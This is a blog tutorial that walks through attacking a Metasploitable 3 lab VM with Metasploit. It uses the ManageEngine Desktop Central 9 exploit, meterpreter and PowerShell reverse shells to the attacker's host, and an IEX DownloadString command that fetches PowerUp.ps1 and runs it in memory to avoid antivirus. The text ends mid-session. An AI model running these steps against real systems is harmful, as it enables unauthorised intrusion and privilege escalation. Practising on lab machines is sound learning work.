

6 MAY 2017 / BLOG

Metasploit walkthrough

Step by step Metasploit walkthrough

Usually, the ultimate goal is to get a root shell on the target machine, meaning you have total control over that machine.

I will demonstrate step by step how to obtain a root shell on the [Metasploitable 3 virtual](#) machine using Metasploit. You will see that hacking is not always straightforward and more than often, you need to start again or find alternative solutions. To start, I booted the freshly created Metasploitable 3 VM and logged in as the *vagrant* user.


Let's go.

Step 1: Reconnaissance

Before actually hacking your way in, you need to find more information about your target. You have to find out the ip adress, running services and possible vulnerable services to choose your

attack vector.

Let's start with a simple netdiscover scan to find the IP address of our target. To do so, just type **netdiscover** in your terminal. I know 192.168.0.149 is my own address, so the ip address of my host should be **192.168.0.206**.




```
root@kali: ~
File Edit View Search Terminal Help
Currently scanning: 172.16.221.0/16 | Screen View: Unique Hosts
39 Captured ARP Req/Rep packets, from 3 hosts. Total size: 2340
+-----+-----+-----+-----+-----+-----+-----+-----+
| IP           | At MAC Address | Count | Len | MAC Vendor / Hostname | b:70:87 | 32 |
+-----+-----+-----+-----+-----+-----+-----+-----+
| 192.168.0.1  | 5c:35:3b:ab:70:87 | 32    | 1920 | Compal Broadband Networks, Inc. |         |    |
| 192.168.0.149 | e4:a4:71:f6:4b:1d | 3     | 180  | Intel Corporate              |         |    |
| 192.168.0.206 | 20:68:9d:9a:fd:95 | 4     | 240  | Liteon Technology Corporation |         |    |
+-----+-----+-----+-----+-----+-----+-----+-----+
```

Note: as I wrote this blogpost over a longer period, the used ip addresses later in this blogpost of the target machine can vary from 192.168.0.205 to 192.168.0.206

Let's continue with an Nmap scan to find running services:

```
nmap -sV 192.168.0.206
```



```
root@kali: ~/Desktop/scripts
File Edit View Search Terminal Help
root@kali:~/Desktop/scripts# nmap -sV 192.168.0.206

Starting Nmap 7.40 ( https://nmap.org ) at 2017-05-06 06:16 EDT
Nmap scan report for 192.168.0.206
Host is up (0.021s latency).
Not shown: 991 filtered ports
PORT      STATE SERVICE          VERSION
21/tcp    open  ftp              Microsoft ftpd
80/tcp    open  http             Microsoft IIS httpd 7.5
445/tcp   open  microsoft-ds     Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3000/tcp  open  http             WEBrick httpd 1.3.1 (Ruby 2.3.3 (2016-11-21))
3389/tcp  open  ssl/ms-wbt-server?
8022/tcp  open  http             Apache Tomcat/Coyote JSP engine 1.1
9200/tcp  open  http             Elasticsearch REST API 1.1.1 (name: Mongoose; Lucene 4.7)
49153/tcp open  msrpc            Microsoft Windows RPC
49154/tcp open  msrpc            Microsoft Windows RPC
MAC Address: 20:68:9D:9A:FD:95 (Liteon Technology)
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 108.78 seconds
root@kali:~/Desktop/scripts#
```

We find an Apache webserver running on port 8022. Let's look into that.

Open firefox and enter the IP address + the port: **192.168.0.205:8022**. We see that *Desktop Central 9* software is running on port 8022. A quick google search learns us there is an exploit available! Bingo!

ManageEngine Desk...

192.168.0.205:8022/configurations.do

Search

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ManageEngine

Desktop Central 9

Integrated Desktop & Mobile Device Management Software



Desktop    | Mobile   

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Step 2: exploit a service to get a shell

Now we have identified a vulnerable service and an available exploit, it's start to exploit the machine:

Start Metasploit by running **msfconsole** in the terminal or click the shortcut. You can find the path for the exploit we found above by entering:

```
root@kali:~# msfconsole
```

```
Call trans opt: received. 2-19-98 13:24:18 REC:Loc
```

```
Trace program: running
```

```
    wake up, Neo...  
  the matrix has you  
follow the white rabbit.
```

```
    knock, knock, Neo.
```



```
http://metasploit.com
```

```
=[ metasploit v4.14.13-dev ]  
+ -- --=[ 1641 exploits - 945 auxiliary - 289 post ]
```



```

+ -- ==[ 473 payloads - 40 encoders - 9 nops ]
+ -- ==[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > search ManageEngine

```

search ManageEngine

After executing the search command, we find the **Manage Engine Desktop Central 9** exploit we've found via google.

Matching Modules				
Name	Disclosure Date	Rank	Description	
auxiliary/admin/http/manage_engine_dc_create_admin	2014-12-31	normal	ManageEngine Desktop Central Administrator Account Creation	
auxiliary/admin/http/manageengine_dir_listing	2015-01-28	normal	ManageEngine Multiple Products Arbitrary Directory Listing	
auxiliary/admin/http/manageengine_file_download	2015-01-28	normal	ManageEngine Multiple Products Arbitrary File Download	
auxiliary/admin/http/manageengine_pmp_privsc	2014-11-08	normal	ManageEngine Password Manager SQLAdvancedALSearchResult.cc Pro SQL Injection	
auxiliary/admin/http/netflow_file_download	2014-11-30	normal	ManageEngine NetFlow Analyzer Arbitrary File Download	
auxiliary/gather/eventlog_cred_disclosure	2014-11-05	normal	ManageEngine Eventlog Analyzer Managed Hosts Administrator Credential Disclosure	
auxiliary/scanner/http/manageengine_desktop_central_login		normal	ManageEngine Desktop Central Login Utility	
auxiliary/scanner/http/manageengine_deviceexpert_traversal	2012-03-18	normal	ManageEngine DeviceExpert 5.6 ScheduleResultViewer FileName Traversal	
auxiliary/scanner/http/manageengine_deviceexpert_user_creds	2014-08-28	normal	ManageEngine DeviceExpert User Credentials	
auxiliary/scanner/http/manageengine_securitymanager_traversal	2012-10-19	normal	ManageEngine SecurityManager Plus 5.5 Directory Traversal	
auxiliary/scanner/http/servicedesk_plus_traversal	2015-10-03	normal	ManageEngine ServiceDesk Plus Path Traversal	
auxiliary/scanner/http/support_center_plus_directory_traversal	2014-01-28	normal	ManageEngine Support Center Plus Directory Traversal	
exploit/multi/http/eventlog_file_upload	2014-08-31	excellent	ManageEngine Eventlog Analyzer Arbitrary File Upload	
exploit/multi/http/manage_engine_dc_pmp_sqli	2014-06-08	excellent	ManageEngine Desktop Central / Password Manager LinkViewFetchServlet.dat SQL Injection	
exploit/multi/http/manageengine_auth_upload	2014-12-15	excellent	ManageEngine Multiple Products Authenticated File Upload	
exploit/multi/http/manageengine_sd_uploader	2015-08-20	excellent	ManageEngine ServiceDesk Plus Arbitrary File Upload	
exploit/multi/http/manageengine_search_sqli	2012-10-18	excellent	ManageEngine Security Manager Plus 5.5 Build 5505 SQL Injection	
exploit/multi/http/opmanager_socialit_file_upload	2014-09-27	excellent	ManageEngine OpManager and Social IT Arbitrary File Upload	
exploit/windows/http/desktopcentral_file_upload	2013-11-11	excellent	ManageEngine Desktop Central AgentLogUpload Arbitrary File Upload	
exploit/windows/http/desktopcentral_statusupdate_upload	2014-08-31	excellent	ManageEngine Desktop Central StatusUpdate Arbitrary File Upload	
exploit/windows/http/manage_engine_opmanager_rce	2015-09-14	manual	ManageEngine OpManager Remote Code Execution	
exploit/windows/http/manageengine_apps_mngr	2011-04-08	average	ManageEngine Applications Manager Authenticated Code Execution	
exploit/windows/http/manageengine_connectionid_write	2015-12-14	excellent	ManageEngine Desktop Central 9 FileUploadServlet ConnectionId Vulnerability	
exploit/windows/misc/manageengine_eventlog_analyzer_rce	2015-07-11	manual	ManageEngine Eventlog Analyzer Remote Code Execution	

To start using the exploit, type the path as highlighted in the previous screen. You can use tab for autocomplete.

```
use exploit/windows/http/manageengine_connectionid_write
```

Now the exploit is loaded. Personally, I always run **show options** to see which settings are available and which are required. We see 3 required settings here:

- RHOST: the target address. This will be the IP address of our target host - 192.168.0.206
- RPORT: the target port. During our Nmap portscan, we found the service running on 8022.
- TARGETURI : the path for the Desktop Central software. Leave this is the standard setting.

To set your own settings, you need to execute **set SETTING value**, e.g.:

```
set RHOST 192.168.0.206
```

```
set RPORT 8022
```

```

msf > use exploit/windows/http/manageengine_connectionid_write
msf exploit(manageengine_connectionid_write) > show options

Module options (exploit/windows/http/manageengine_connectionid_write):

  Name      Current Setting  Required  Description
  ----      -
  Proxies                    no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOST                  yes        The target address
  RPORT                  yes        The target port (TCP)
  SSL                     false       Negotiate SSL/TLS for outgoing connections
  TARGETURI              /           The base path for ManageEngine Desktop Central
  VHOST                  no         HTTP server virtual host

Exploit target:

  Id  Name
  --  --
  0    ManageEngine Desktop Central 9 on Windows

msf exploit(manageengine_connectionid_write) >

```

Understanding the difference between the concepts *vulnerability*, *payload* and *exploit* is important. The payload is the actual code you wish to execute, whilst the exploit is a way to deliver the payload. A vulnerability is a weak spot in the system that allows the exploit to work. If you take the analogy of a rocket, the rocket is the exploit whilst the warhead is the payload, delivering the actual damage.

Now we have setup the exploit, we need to attach a payload to it. Usually, our payload is spawning a reverse shell to us, allowing us to interact with the target system. This means we are going to execute specific code on the target machine that will setup a shell (command line) back

to us. There are different shells that can be spawned when attacking a Windows machine, such as a windows command line or a Windows powershell.

A very interesting payload is **meterpreter** one because it is capable of so much more of simply spawning a shell. Meterpreter is an advanced multi-function payload that is superior to other payloads because in contrast to other payloads that execute one command (such as adding a user or spawning a shell), meterpreter can be seen as an interactive shell allowing you to download/upload files, dump password hashes, spawn shells, installing backdoor, privilege escalation and so on.

Another significant advantage is that meterpreter fully resides in the memory by using DLL injection in existing processes without touching the disk. Furthermore, it can migrate from one process to another to make detection *very* difficult. To carry out its tasks, it does not create other processes which would be easily picked up by Antiviruses or Intrusion Detection Systems.

To attach a meterpreter payload to our exploit, use the following command:

```
set payload windows/meterpreter/reverse_tcp
```

If you run **show options** again now, you will see that Payloads options are visible now:

- LHOST: the host where the meterpreter will connect back to. This will be the address of our own Kali VM *192.168.0.241*
- LHOST: the port where the meterpreter will connect back to. Choose any available port you like or leave it on 4444.

Set our listen adress to our own address:

```
set LHOST 192.168.0.241
```

```
root@kali: ~  
File Edit View Search Terminal Help  
msf exploit(manageengine_connectionid_write) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf exploit(manageengine_connectionid_write) > show options  
Module options (exploit/windows/http/manageengine_connectionid_write):  


| Name      | Current Setting | Required | Description                                                  |
|-----------|-----------------|----------|--------------------------------------------------------------|
| Proxies   |                 | no       | A proxy chain of format type:host:port[,type:host:port][...] |
| RHOST     | 192.168.0.206   | yes      | The target address                                           |
| RPORT     | 8022            | yes      | The target port (TCP)                                        |
| SSL       | false           | no       | Negotiate SSL/TLS for outgoing connections                   |
| TARGETURI | /               | yes      | The base path for ManageEngine Desktop Central               |
| VHOST     |                 | no       | HTTP server virtual host                                     |

  
Payload options (windows/meterpreter/reverse_tcp):  


| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    |                 | yes      | The listen address                                        |
| LPORT    | 4444            | yes      | The listen port                                           |

  
Exploit target:  


| Id | Name                                      |
|----|-------------------------------------------|
| 0  | ManageEngine Desktop Central 9 on Windows |

  
msf exploit(manageengine_connectionid_write) > set LHOST 192.168.0.241  
LHOST => 192.168.0.241
```

We're set to fire the exploit. Simply type:

```
exploit
```

As shown on the screenshot below, you see the exploit worked and the payload was activated and provided us with a meterpreter shell. To check our current privilege, type **getuid**. Unfortunately, we only have a lower privilege shell.

```
msf exploit(manageengine_connectionid_write) > set LHOST 192.168.0.241
LHOST => 192.168.0.241
msf exploit(manageengine_connectionid_write) > exploit

[*] Started reverse TCP handler on 192.168.0.241:4444
[*] Creating JSP stager
[*] Uploading JSP stager sTaRB.jsp...
[*] Executing stager...
[*] Sending stage (957487 bytes) to 192.168.0.206
[*] Meterpreter session 1 opened (192.168.0.241:4444 -> 192.168.0.206:52027) at 2017-05-06 08:27:32 -0400
[+] Deleted ../webapps/DesktopCentral/jspf/sTaRB.jsp

meterpreter >
meterpreter > getuid
Server username: NT AUTHORITY\LOCAL SERVICE
meterpreter >
```


Because we only have a lower privilege shell with limited access, to fully compromise the machine we will need to escalate our privileges. There are number of options available, but always try the easy way first. Execute **getsystem** to try Meterpreter to execute a few tricks in its sleeve to attempt automated privilege escalation. Unfortunately, it didn't work this time. To spawn a local shell (in this case Windows Command Line), just type **shell**.


```
meterpreter >
meterpreter > getuid
Server username: NT AUTHORITY\LOCAL SERVICE
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: The environment is incorrect. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
meterpreter > shell
Process 3492 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\ManageEngine\DesktopCentral_Server\bin>
```

A very powerful Windows privilege escalation framework is [Powersploit](#), written in Powershell. We downloaded and extracted the zip file on our Desktop in a folder *Powersploit*. We will start a web server with PowerShell, so we can easily call them via our meterpreter shell. Navigate to the unzipped folder and start a web server via the following command:
We're set to fire the exploit. Simply type:

```
python -m SimpleHTTPServer
```



Let's return to our Meterpreter session. It is possible to spawn a Powershell shell within Meterpreter but it's far easier to load scripts such as Powersploit if you immediately spawn a reverse PowerShell with the payload.

To do so, we will exit the meterpreter session and add a PowerShell payload instead of a meterpreter payload to our exploit by entering the command below. Quickly check **show options** to verify if the listen address is still correct.

```
set payload windows/powershell_reverse_tcp
```

```

meterpreter > shell
Process 3492 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\ManageEngine\DesktopCentral_Server\bin>exit
exit
meterpreter > exit
[*] Shutting down Meterpreter...

[*] 192.168.0.206 - Meterpreter session 1 closed. Reason: User exit
msf exploit(manageengine_connectionid_write) > set payload windows/powershell_reverse_tcp
payload => windows/powershell_reverse_tcp
msf exploit(manageengine_connectionid_write) > show options

Module options (exploit/windows/http/manageengine_connectionid_write):



| Name      | Current Setting | Required | Description                                                  |
|-----------|-----------------|----------|--------------------------------------------------------------|
| Proxies   |                 | no       | A proxy chain of format type:host:port[,type:host:port][...] |
| RHOST     | 192.168.0.206   | yes      | The target address                                           |
| RPORT     | 8022            | yes      | The target port (TCP)                                        |
| SSL       | false           | no       | Negotiate SSL/TLS for outgoing connections                   |
| TARGETURI | /               | yes      | The base path for ManageEngine Desktop Central               |
| VHOST     |                 | no       | HTTP server virtual host                                     |



Payload options (windows/powershell_reverse_tcp):



| Name         | Current Setting | Required | Description                                                                |
|--------------|-----------------|----------|----------------------------------------------------------------------------|
| EXITFUNC     | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none)                  |
| LHOST        | 192.168.0.241   | yes      | The listen address                                                         |
| LOAD_MODULES |                 | no       | A list of powershell modules seperated by a comma to download over the web |
| LPORT        | 4444            | yes      | The listen port                                                            |


```

And we have a PowerShell session! You can ignore the *Invoke-Expression* errors.

```

msf exploit(manageengine_connectionid_write) > exploit
[*] Started reverse SSL handler on 192.168.0.241:4444
[*] Creating JSP stager
[*] Uploading JSP stager IcFBB.jsp...
[*] Executing stager...
[*] Powershell session session 2 opened (192.168.0.241:4444 -> 192.168.0.206:52355) at 2017-05-06 08:54:10 -0400
[!] Tried to delete ../webapps/DesktopCentral/jspf/IcFBB.jsp, unknown result

Windows PowerShell running as user LOCAL SERVICE on METASPLOITABLE3
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\ManageEngine\DesktopCentral_Server\bin> 1008646231
sVbfZNPndKedBjkJzPZzSVogJHxFWkfN
PS C:\ManageEngine\DesktopCentral_Server\bin> PS C:\ManageEngine\DesktopCentral_Server\bin> PS C:\ManageEngine\DesktopCentral_Server\bin>
Invoke-Expression : The token '&&' is not a valid statement separator in this version.
At line:60 char:39
+ ~~~~~ $sendback = (Invoke-Expression <<<< -Command $data 2>&1 | Out-String
+ ~~~~~
+ CategoryInfo          : ParserError: (&&:String) [Invoke-Expression], ParseException
+ FullyQualifiedErrorId : InvalidEndOfLine,Microsoft.PowerShell.Commands.InvokeExpressionCommand

ufQpaaQCORzDKacdaU0hlt0kXPcgFAf
PS C:\ManageEngine\DesktopCentral_Server\bin> Could not find a part of the path 'C:\dev\null'.
At line:1 char:200
+ ~~~~~ rm -f "../webapps/DesktopCentral/jspf/IcFBB.jsp" >/dev/null ; echo ' & attrib
+ ~~~~~ .exe -r "../webapps\DesktopCentral\jspf\IcFBB.jsp" & del.exe /f /q "../webapps\DesktopCentral\jspf\IcFBB.jsp" & echo " ' ' > <<<< /dev/null;echo ufQpaaQCORzDKacdaU0hlt0kXPcgFAf
+ ~~~~~
+ CategoryInfo          : OpenError: (:) [], DirectoryNotFoundException
+ FullyQualifiedErrorId : FileOpenFailure

PS C:\ManageEngine\DesktopCentral_Server\bin>

```

This is where it gets a bit more advanced. We can not just download Powersploit to our target system, as this will more than likely raise red flags by Antivirus systems. To avoid this, we will directly download the script from the web server we just created and execute a PowerSploit

script in the memory without touching the disk. We are going to use PowerUp.ps1, which is a specially crafted PowerShell script that is part of the PowerSploit framework.

To download the script in the memory, execute the following command in PowerShell:

```
IEX(New-Object Net.WebClient).DownloadString("http://192.168.0.241:8000/Privesc/PowerUp.ps1")
```

Next, we execute a function from the scripts called **Invoke-AllChecks**, which will check the target host for attack vectors for privilege escalation. To make it easier to read, we will output the result to a file named *allchecks.txt*

```
Invoke-AllChecks | Out-File allchecks.txt
```

To check-out the results, open a new terminal and launch a new instance of Metasploit and get the meterpreter shell up again (we should have saved our previous session instead of terminating it). To do so, repeat the steps as you did last time but choose another listening port as we are already using **4444** in our PowerShell session (see left terminal window on the screenshot below).

The image displays two terminal windows side-by-side. The left window is a Metasploit Meterpreter session running on a Kali Linux machine (root@kali: ~). It shows the configuration of a reverse TCP handler, the execution of an exploit, and the successful establishment of a Meterpreter session on the target host (192.168.0.241). The right window is a Windows PowerShell session running on the target host (root@kali: ~). It shows the execution of a command to download a file from the Meterpreter session, which results in an 'Access to the path' error. The command being executed is: `PS C:\ManageEngine\DesktopCentral_Server\bin> IEX(New-Object Net.WebClient).DownloadString("http://192.168.0.241:8000/Privesc/PowerUp.ps1")`. The error message is: `PS C:\ManageEngine\DesktopCentral_Server\bin> Invoke-Allchecks | Out-file allchecks.txt`. The error message is: `PS C:\ManageEngine\DesktopCentral_Server\bin> Get-ChildItem : Access to the path 'C:\ProgramData\Templates' is denied.`

```
root@kali: ~  
File Edit View Search Terminal Help  
msf exploit(manageengine_connectionid_write) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf exploit(manageengine_connectionid_write) > set rhost 192.168.0.206  
rhost => 192.168.0.206  
msf exploit(manageengine_connectionid_write) > set rport 8022  
rport => 8022  
msf exploit(manageengine_connectionid_write) > set lhost 192.168.0.241  
lhost => 192.168.0.241  
msf exploit(manageengine_connectionid_write) > set lport 5555  
lport => 5555  
msf exploit(manageengine_connectionid_write) > exploit  
[*] Started reverse TCP handler on 192.168.0.241:5555  
[*] Creating JSP stager  
[*] Uploading JSP stager JKgqJ.jsp...  
[*] Executing stager...  
[*] Sending stage (957487 bytes) to 192.168.0.206  
[*] Meterpreter session 3 opened (192.168.0.241:5555 -> 192.168.0.206:52788) at 2017-05-06 09:29:27 -0400  
[+] Deleted ../webapps/DesktopCentral/jspf/JKgqJ.jsp  
meterpreter > download allchecks.txt  
[*] downloading: allchecks.txt -> allchecks.txt  
[*] download : allchecks.txt -> allchecks.txt  
meterpreter >   
root@kali: ~  
File Edit View Search Terminal Help  
n> PS C:\ManageEngine\DesktopCentral_Server\bin> Invoke-Expression : The token '&&' is not a valid statement separator in this version.  
